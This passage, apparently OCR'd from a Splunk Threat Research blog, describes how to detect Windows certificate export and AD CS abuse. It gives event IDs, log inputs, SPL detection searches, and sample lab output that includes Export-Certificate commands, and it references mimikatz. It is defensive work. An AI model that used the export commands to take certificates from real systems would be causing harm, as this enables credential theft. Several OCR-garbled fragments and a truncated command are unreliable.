
Once export is selected, the Certificate Export Wizard will appear and walk through the steps to export the certificate.



Splunk, 2023, Certificate Export Wizard

Follow the simple steps and once done, the export will be finished.

In addition, from the certificate server/certificate authority, it's possible to kick off a backup of the database from the UI.



Splunk, 2023, Backup

Follow the simple steps and once done, the export will be finished.

In addition, from the certificate server/certificate authority, it's possible to kick off a backup of the database from the UI

Detecting Certificate Services Abuse on Windows

On Windows, the following event logs may help detect the deletion, request or export of certificates:

1. Security event log: The Security event log records events related to security operations, such as the deletion, backup or export of certificates. Events related to certificates will typically have an event ID of 4876 (Database backed up), 4887 (certificate issued) and 4886 (certificate request).
2. Microsoft-Windows-CAPI2/Operational log: This event log records events related to cryptographic operations, including the deletion and export of certificates. Events related to certificates will typically have an event ID of 70.
3. Microsoft-Windows-CertificateServicesClient-Lifecycle-System|User event log:
    a. Event ID 1007 occurs when a certificate from the local certificate store is exported.
4. Sysmon / EDR Process + Command Line logging
    a. Sysmon EventID 1 or Windows Security EventID 4688 will provide enough process and command line visibility.
5. PowerShell Script Block Logging
    a. EventID 4104 monitoring for Cmdlets - Export-Certificate and Export-PFXCertificate.

For this example, we want to better understand the sources outlined above. Using PowerShell we can gather the provider's events. For CertificateServicesClient Lifecycle - Both System and User have the same event IDs. The output below is from System.

```
(Get-WinEvent -ListProvider Microsoft-Windows-CertificateServicesClient-Lifecycle-Sys
```

```
1002 A certificate has expired. Please refer to the "Details" section for more information.
1003 A certificate is about to expire. Please refer to the "Details" section for more information.
1004 A certificate has been deleted. Please refer to the "Details" section for more information.
1005 A certificate has been archived. Please refer to the "Details" section for more information.
```



```
1009 A certificate could not be associated with its private key. Please refer to the "Details" section for more information.
```

We now know what event IDs (EID) are of interest for collection. Our focus is to identify exported certificates, EID 1007. However, there may be interest in monitoring others like EID 1006 or errors like EID 1008 and EID 1009.


Utilize the following inputs to gather the event ID 70 from the CAPI log and event ID 1007 from the Certificate Lifecycle log sources.

```
[WinEventLog://Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational]
disabled = 0
renderXml = 1
index = win

[WinEventLog://Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational]
disabled = 0
renderXml = 1
whitelist = $XmlRegex='(?:1007).+'
index = win

[WinEventLog://Microsoft-Windows-CAPI2/Operational]
disabled = 0
renderXml = 1
whitelist = $XmlRegex='(?:70).+'
index = win
```

Now that we have collected the right sources, let's review some of the new analytics created by the Splunk Threat Research Team (STRT).

Windows Export Certificate


This analytic utilizes the Certificates Lifecycle log channel event ID 1007. Event ID 1007 is focused on the Export of a certificate from the local certificate store.



Splunk, 2023, Export Certificate

Windows Steal Authentication Certificates CS Backup

This analytic identifies when the Active Directory Certificate Services store is backed up utilizing event ID 4876. This event triggers whenever the backup occurs in the UI of CertSrv.msc or via CertUtil.exe -BackupDB occurs.



Splunk, 2023, Export Certificate

Windows Steal Authentication Certificates Certificate Request

Certificate Services - AD CS. By its very nature this is not malicious, but should be tracked and correlated with other events related to certificate requests. When an account requests a certificate, the CA generates event ID 4886 "Certificate Services received a certificate request."

```
`wineventlog_security` EventCode=4886
| stats count min(_time) as firstTime max(_time) as lastTime by dest, name, Requester, action, Attributes
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 3 events (before 2/11/23 2:37:21.000 PM) No Event Sampling Job

Events (3) Patterns Statistics (2) Visualization

20 Per Page Format Preview

dest	name	Requester	action	Attributes	count
win-dc-mhaag-attack-range-84.attackrange.local	Certificate Services received a certificate request	ATTACKRANGE\administrator	success	UserAgent:Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko ccm:win-dc-mhaag-attack-range-84.attackrange.local	1
win-dc-mhaag-attack-range-84.attackrange.local	Certificate Services received a certificate request	ATTACKRANGE\administrator	success	cdc:win-dc-mhaag-attack-range-84.attackrange.local rmd:win-dc-mhaag-attack-range-84.attackrange.local ccm:win-dc-mhaag-attack-range-84.attackrange.local	2

Splunk, 2023, Cert Requested

Windows Steal Authentication Certificates Certificate Issued

This analytic identifies when a new certificate is issued against the Certificate Services - AD CS. By its very nature this is not malicious, but should be tracked and correlated with other events related to certificates being issued. When the CA issues the certificate, it creates event ID 4887 'Certificate Services approved a certificate request and issued a certificate."

```
`wineventlog_security` EventCode=4887
| stats count min(_time) as firstTime max(_time) as lastTime by dest, name, Requester, action, Attributes
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 3 events (before 2/11/23 2:39:08.000 PM) No Event Sampling Job

Events (3) Patterns Statistics (2) Visualization

20 Per Page Format Preview

dest	name	Requester	action	Attributes	count
win-dc-mhaag-attack-range-84.attackrange.local	Certificate Services approved a certificate request and issued a certificate	ATTACKRANGE\administrator	success	UserAgent:Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko ccm:win-dc-mhaag-attack-range-84.attackrange.local	1
win-dc-mhaag-attack-range-84.attackrange.local	Certificate Services approved a certificate request and issued a certificate	ATTACKRANGE\administrator	success	cdc:win-dc-mhaag-attack-range-84.attackrange.local rmd:win-dc-mhaag-attack-range-84.attackrange.local ccm:win-dc-mhaag-attack-range-84.attackrange.local	2

Splunk, 2023, Cert Issued

Windows PowerShell Export Certificate

This analytic identifies the PowerShell Cmdlet export-certificate utilizing Script Block Logging. This particular behavior is related to an adversary attempting to steal certificates local to the Windows endpoint within the Certificate Store.

```
`powershell` EventCode=4104 ScriptBlockText IN ("*export-certificate*")
| rename Computer as dest
| stats count min(_time) as firstTime max(_time) as lastTime by EventCode ScriptBlockText dest user_id
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 14 events (before 2/11/23 2:40:38.000 PM) No Event Sampling

Events (14) Patterns Statistics (11) Visualization


20 Per Page Format Preview

EventCode	ScriptBlockText	dest
4104	& {$cert = New-SelfSignedCertificate -DnsName atomicredteam.com -CertStoreLocation cert:\LocalMachine\My Set-Location Cert:\LocalMachine\My Export-Certificate -Type CERT -Cert Cert:\LocalMachine\My\$($cert.Thumbprint) -FilePath $env:Temp\AtomicRedTeam.cer}	win-host-mhaag-attack-range-569
4104	Export-Certificate	win-dc-mhaag-attack-range-84.attackrange.local
4104	Export-Certificate -Cert $cert -FilePath c:\certs\user.sst -Type SST	win-dc-mhaag-attack-range-84.attackrange.local
4104	Export-Certificate -Cert $cert -FilePath c:\temp\user.sst -Type SST	win-dc-mhaag-attack-range-84.attackrange.local
4104	Export-Certificate -Cert 3E8CD9DFBF178FB09AEB263ADADBA32A6F5A0043 -FilePath c:\temp\test.ttt -Type CERT	win-dc-mhaag-attack-range-84.attackrange.local
4104	Export-Certificate -Cert Cert:\CurrentUser\My\3E8CD9DFBF178FB09AEB263ADADBA32A6F5A0043 -FilePath c:\temp\test.tat -Type CERT	win-dc-mhaag-attack-range-84.attackrange.local
4104	Export-Certificate -Cert Cert:\CurrentUser\My\3E8CD9DFBF178FB09AEB263ADADBA32A6F5A0043 -FilePath c:\temp\test.ttt -Type CERT	win-dc-mhaag-attack-range-84.attackrange.local

Splunk, 2023, Export Certificate

Windows mimikatz Crypto Export File Extensions


however with mimikatz having hardcoded names helps to identify potential usage of certificates being exported.



Splunk, 2023, Export File Extensions

Windows Steal Authentication Certificates CryptoAPI

This analytic utilizes a Windows Event Log - CAPI2 - or CryptoAPI 2 to identify suspicious certificate extraction. Typically, this event log is meant for diagnosing PKI issues, however is a great source to identify certificate exports. Note that this event log is noisy as it captures common PKI requests from many different processes. Event ID 70 is generated anytime a certificate is exported. The description for event ID 70 is "Acquire Certificate Private Key." The STRT tested this analytic using mimikatz binary and the implementation of mimikatz in Cobalt Strike.



Splunk, 2023, CAPI Logs

To see the full list of analytics created, check out the analytic story here.

Mitigating Certificate Services Abuse on Windows

To mitigate the threat of extracting certificates from Windows systems, there are several best practices that can be implemented. One important step is to implement access controls and utilize least privilege principles to limit access to certificates and private keys. Another important measure is to use certificate pinning to prevent the use of rogue or stolen certificates.

Additionally, utilizing certificate revocation lists (CRLs) and monitoring their status can ensure that any revoked certificates are not being used. Implementing software restriction policies to restrict the execution of malicious software, such as mimikatz, and using anti-malware and endpoint

suspicious activity and educating employees about the importance of protecting certificates can also be beneficial.

vulnerabilities. Having an incident response plan and testing it periodically is also crucial to detect and respond quickly to any suspicious activity. Alongside common AD CS hygiene, SpecterOps provides a defensive and offensive tool to assist organizations in assessing their CS risk and provide the Certified Pre-Owned PDF that details mitigation measures.

Why Does This Matter?

In a time where endpoints are remote and crown jewels are spread out across internal and cloud infrastructures, certificates are an important mechanism for authentication and securing access. Certificate theft can grant an insider or adversary access to private corporate files. Monitoring exports and abuse against Active Directory Certificate Services is paramount for organizations to defend against adversaries stealing sensitive information.

This blog is dedicated to @inthecards77 for providing the idea to dig into certificate services.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank the following for their contributions to this post: Teoderick Contrera, Michael Haag, Mauricio Velazco, Rod Soto, Jose Hernandez, Patrick Barreiss, Lou Stella, Bhavin Patel and Eric McGinnis.

References

- https://posts.specterops.io/certified-pre-owned-d95910965cd2
- https://github.com/GhostPack/PSPKIAudit
- https://github.com/GhostPack/Certify
- https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- https://bamcisnetworks.wordpress.com/2015/11/18/certutil-powershell-export-import-pfx/
- https://www.thehacker.recipes/ad/movement/ad-cs
- https://techcommunity.microsoft.com/t5/security-compliance-and-identity/microsoft-defender-for-identity-now-detects-suspicious/ba-p/3743335
- https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

Security Research

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

Related Articles

Security 2 MIN READ

Q&A Follow-Up: How Datev uses MITRE ATT&CK & Splunk in its SOC

Following our webinar with Datev on how they use MITRE ATT&CK &…

Security 10 MIN READ

Deploy, Test, Monitor: Mastering Microsoft AppLocker, Part 2

Leverage the power of Splunk to ingest, visualize, and analyze…


Security 2 MIN READ

OCSF Goes Into High Gear with Amazon Security Lake Launch and New OCSF Release Candidate

Splunk's Paul Agbabian shares two new major OCSF developments –…

About Splunk

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.



splunk> a CISCO company